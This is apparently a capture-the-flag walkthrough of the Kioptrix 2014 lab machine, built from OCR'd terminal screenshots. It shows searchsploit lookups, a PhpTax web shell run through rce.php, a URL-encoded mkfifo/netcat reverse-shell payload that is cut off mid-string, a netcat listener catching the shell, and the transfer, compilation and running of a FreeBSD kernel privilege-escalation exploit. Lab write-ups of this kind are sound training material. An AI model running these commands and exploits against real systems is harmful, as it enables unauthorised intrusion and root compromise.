
```
┌──(root㉿kali)-[~]
└─# searchsploit phptax
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)                   | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution                | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                                               | php/webapps/21665.txt
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─#
```

- We do a searchsploit phptax to search for phptax exploits and the results are as displayed in the screenshot above.



```
if(!strpos($source, 'Undefined variable: HTTP_RAW_POST_DATA') && @fopen($shell, 'r'))
{
echo "       [+] Exploit completed successfully!\n";
echo "       ______________________________________________\n\n        {$url}/data/rce.php?cmd=id\n";
}
else
{
die("       [+] Exploit was unsuccessful.\n");
}

?>

##############################################################################################################
# Greetz      : ZeQ3uL, JabAv0C, p3lo, Sh0ck, BAD $ectors, Snapter, Conan, Win7dos, Gdiupo, GnuKDE, JK, Retool2
##############################################################################################################
(END)
```


- After going through the documentation of php/webapps/25849.txt, we notice a php file that allow execution of terminal commands.




192.168.56.114:8080/phptax/data/rce.php?cmd=whoami

```
www
```

- We try executing whoami command as shown above.




192.168.56.114:8080/phptax/data/rce.php?cmd=rm %2Ftmp%2Ff%3Bmkfifo %2Ftmp%2Ff%3Bcat %2Ftmp%




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.114] 48586
sh: can't access tty; job control turned off
$ 
```

- We got a reverse shell and did and nc to establish connection with the target machine.




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.114] 48586
sh: can't access tty; job control turned off
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
$ 
```

- By issuing a uname -a command, we see that the target machine uses FreeBSD.




```
┌──(root㉿kali)-[~]
└─# searchsploit freeBSD 9.0
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                      | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                | freebsd/local/26368.c
---------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─# 
```

- We search for an exploit for FreeBSD so as to perform privilege escalation.




```
┌──(root㉿kali)-[~]
└─# searchsploit -m freebsd/local/28718.c

  Exploit: FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation
      URL: https://www.exploit-db.com/exploits/28718
     Path: /usr/share/exploitdb/exploits/freebsd/local/28718.c
File Type: C source, ASCII text

Copied to: /root/28718.c


┌──(root㉿kali)-[~]
└─# mv 28718.c escalation.c

┌──(root㉿kali)-[~]
└─# ls
192.168.56.108.gnmap  192.168.56.108.xml  31173.txt  dirtyc0w32  Downloads     hydra.restore      Music          Pictures  Templates     usernames.txt
192.168.56.108.nmap   25849.txt           Desktop    Documents   escalation.c  kioptrix_scan.txt  passwords.txt  Public    usernames.py  Videos

┌──(root㉿kali)-[~]
└─# searchsploit -m freebsd/local/28718.c
```

- We copy the file to root and rename the file to escalation.c as shown in the screenshot above.




```
┌──(root㉿kali)-[~]
└─# nc 192.168.56.114 1234 < escalation.c
```

- We issue the command to send the escalation.c to our target machine.



```
$ gcc escalation.c -o escalation
```

- We compile the file using the command shown in the screenshot above.



```
$ ./escalation
```

- After that execute.